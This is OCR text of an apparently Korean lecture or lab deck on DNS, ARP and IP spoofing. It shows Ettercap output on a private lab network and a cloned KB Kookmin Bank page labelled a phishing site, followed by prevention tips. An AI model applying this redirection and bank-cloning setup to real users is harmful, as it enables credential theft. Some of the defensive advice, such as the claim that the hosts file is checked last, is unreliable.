



DNS 스푸핑




피해자가 www.naver.com 또는 www.google.com 으로 접속하면 192.168.190.130 이 만든 미러사이트로 접속하라는 명령

DNS 스푸핑



1 2 3 4
(genmon)XXX
21:39
Ettercap
0.8.3.1 (EB)
Host List
IP Address
MAC Address
Description
192.168.190.1 00:50:56:C0:00:08
192.168.190.2 00:50:56:EC:DF:B9
192.168.190.132 00:0C:29:D6:22:9C
192.168.190.254 00:50:56:E1:82:3E
Delete Host
Add to Target 1
Add to Target 2
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.190.2 added to TARGET1
Host 192.168.190.132 added to TARGET2


http://se.kumoh.ar.kr/
DNS Spoofing
DNS Spoofing Success

DNS 스푸핑



DNS 스푸핑


root@kali: /var/www/html
File Actions Edit View Help
kookminbank" target="_blank" title="KB국민은행 페이스북 새창 열기">페이스북
kminbank" target="_blank" title="KB국민은행 인스타그램 새창 열기">인스타그램
r/openkbstar" target="_blank" title="KB국민은행 YouTube 새창 열기">YouTube
gkbblog" target="_blank" title="KB국민은행 blog 새창 열기">blog
<!-- 2018-12-28 추가
<p class="copy">Copyright KB Kookmin Bank. All Rights Reserved.
5회 1위
sess/FinalCandidateView.aspx?REG_SEQNO=8046" target="_blank" title="웹어워드코리아 새창 열기">웹
드 코리아 2018 은행분야 대상 수상</li -->
/WA_Situation.html?MenuCD=110" target="_blank" title="웹와치 새창 열기">과학기술정보통신부 WA(w
cessibility)
1079,1-8


http://kbstar.com/
KB국민은행
이전
KB쿠폰복적금 with 요기요 이벤트
영업점 9 To 6 Bank 확대시행 안내
2021 국가고객만족도(NCSI)1위
KB골든라이프X 서비스 소개
늘 곁에, 더 가까이 KB국민은행
자동재생시작
자동재생멈춤
다음
KB브랜드 스토리 보기
빠른메뉴
fishing site
계좌이체
빠른조회
보안센터
고객우대제도
소비자보호
상담/예약
상품공시실
새소식

IP 스푸핑

말 그대로 IP 스푸핑은 IP를 속여서 공격 하는 기법이다. TCP/IP의 결함을 이용하여 공격하는 기법이다.


트러스트 관계가 맺어져 있는 두 시스템 사이에서 클라이언트에 공격을 넣어 클라이언트와 서버간의 연결을 강제로 끊고 공격자가 클라이언트의 IP를 이용해 서버와 연결하는 것

트러스트 : 신뢰 관계라고도 하며 트러스트로 맺어진 서버와 클라이언트 간에서는 아이디와 비밀번호 등 보안인증 없이 접속이 가능하다.

예방대책

ARP 스푸핑

1. 컴퓨터의 MAC 주소를 동적으로 하지 말고 정적으로 선언한다.



예방대책

ARP 스푸핑

2. ARP 스푸핑 서버로 악용이 되지 않도록 보안수준을 강화한다.
대부분의 ARP 스푸핑 공격은 공격자가 설치한 프로그램에서부터 시작되기 때문에 보안수준을 강화한다.

3. 중요 패킷은 암호화한다.
네트워크를 통해 중요한 데이터가 송수신 될 경우 암호화를 통해 패킷을 전송한다.

1. MAC Flooding 제어 및 정적인 MAC 주소로 관리한다.
2. 사설 VLAN을 사용하여 독립적인 네트워크에서 관리한다.

예방대책

DNS 스푸핑

1. 최신 패치를 확인한다.

2. 캐시DNS와 Auth DNS를 분리한다.
   캐시는 DNS 공격을 통해 조작될 위험이 있으나 Auth DNS는 캐시를 사용하지 않기 때문에 DNS 스푸핑으로 인해 변조될 위험이 없다.

2. host 파일을 추가한다
   host 파일에 자주 접속하는 사이트들을 등록하면 가장 마지막에 host 파일을 확인하기 때문에 DNS 스푸핑을 방지할 수 있다.

3. HTTPS 사이트인지 확인한다.
   http 사이트인 경우 보안에 취약한 사이트이기 때문에 주의한다.

예방대책

IP 스푸핑

1. 라우터에서 외부 연결망에서 들어오는 패킷을 검사한다.
2. Dos 공격으로부터 공격이 시작되기 때문에 사전에 취약점을 제거한다.
3. Sequence Number를 무작위로 발생시키도록 한다.
4. 궁극적인 이유인 트러스트를 사용하지 않는다.